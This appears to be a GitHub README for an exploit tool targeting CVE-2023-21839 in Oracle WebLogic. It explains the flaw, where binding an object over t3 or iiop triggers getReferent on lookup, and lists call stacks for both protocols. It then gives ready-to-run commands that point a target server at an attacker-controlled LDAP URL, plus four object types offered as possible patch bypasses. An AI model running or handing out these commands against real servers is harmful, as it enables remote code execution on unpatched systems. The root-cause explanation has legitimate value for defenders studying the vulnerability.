 firebasky/cve-2023-21839
CVE-2023-21839工具


This vulnerability is caused by triggering the getReferent method of the bound object when calling the lookup or list method after binding an object via the t3 or iiop protocol.

Call stack for t3 protocol:
getObjectInstance:96, WLNamingManager (weblogic.jndi.internal)
resolveObject:377, ServerNamingNode (weblogic.jndi.internal)
resolveObject:856, BasicNamingNode (weblogic.jndi.internal)
lookup:209, BasicNamingNode (weblogic.jndi.internal)
invoke:-1, RootNamingNode_WLSkel (weblogic.jndi.internal)
invoke:667, BasicServerRef (weblogic.rmi.internal)
invoke:230, ClusterableServerRef (weblogic.rmi.cluster)
run:522, BasicServerRef$1 (weblogic.rmi.internal)
doAs:363, AuthenticatedSubject (weblogic.security.acl.internal)
runAs:146, SecurityManager (weblogic.security.service)
handleRequest:518, BasicServerRef (weblogic.rmi.internal)
run:118, WLSExecuteRequest (weblogic.rmi.internal.wls)
execute:256, ExecuteThread (weblogic.work)
run:221, ExecuteThread (weblogic.work)
iiop protocol:
getObjectInstance:96, WLNamingManager (weblogic.jndi.internal)
resolveObject:377, ServerNamingNode (weblogic.jndi.internal)
resolveObject:856, BasicNamingNode (weblogic.jndi.internal)
lookup:209, BasicNamingNode (weblogic.jndi.internal)
lookup:254, WLEventContextImpl (weblogic.jndi.internal)
lookup:412, WLContextImpl (weblogic.jndi.internal)
lookup:411, InitialContext (javax.naming)
resolveObject:454, NamingContextImpl (weblogic.corba.cos.naming)
resolve_any:360, NamingContextImpl (weblogic.corba.cos.naming)
_invoke:108, _NamingContextAnyImplBase (weblogic.corba.cos.naming)
invoke:249, CorbaServerRef (weblogic.corba.idl)
invoke:230, ClusterableServerRef (weblogic.rmi.cluster)
run:522, BasicServerRef$1 (weblogic.rmi.internal)
doAs:363, AuthenticatedSubject (weblogic.security.acl.internal)
runAs:146, SecurityManager (weblogic.security.service)
handleRequest:518, BasicServerRef (weblogic.rmi.internal)
run:118, WLSExecuteRequest (weblogic.rmi.internal.wls)
execute:256, ExecuteThread (weblogic.work)
run:221, ExecuteThread (weblogic.work)
After simple exploration, it was discovered that other objects can also be triggered.
java -jar CVE-2023-21839.jar obj 127.0.0.1 7001 ldap://vps:port/xxx
obj option supports 4 types maybe can bypass!
foreignOpaqueRef,foreignOpaqueRef2,AggtableOpaqueRef,linkRef

eg:
java -jar CVE-2023-21839.jar foreignOpaqueRef 127.0.0.1 7001 ldap://vps:port/xxx
Solved the problem of iiop net network
https://firebasky.github.io/2023/01/18/Solve-the-problem-of-iiop-using-net-network-in-webLogic/
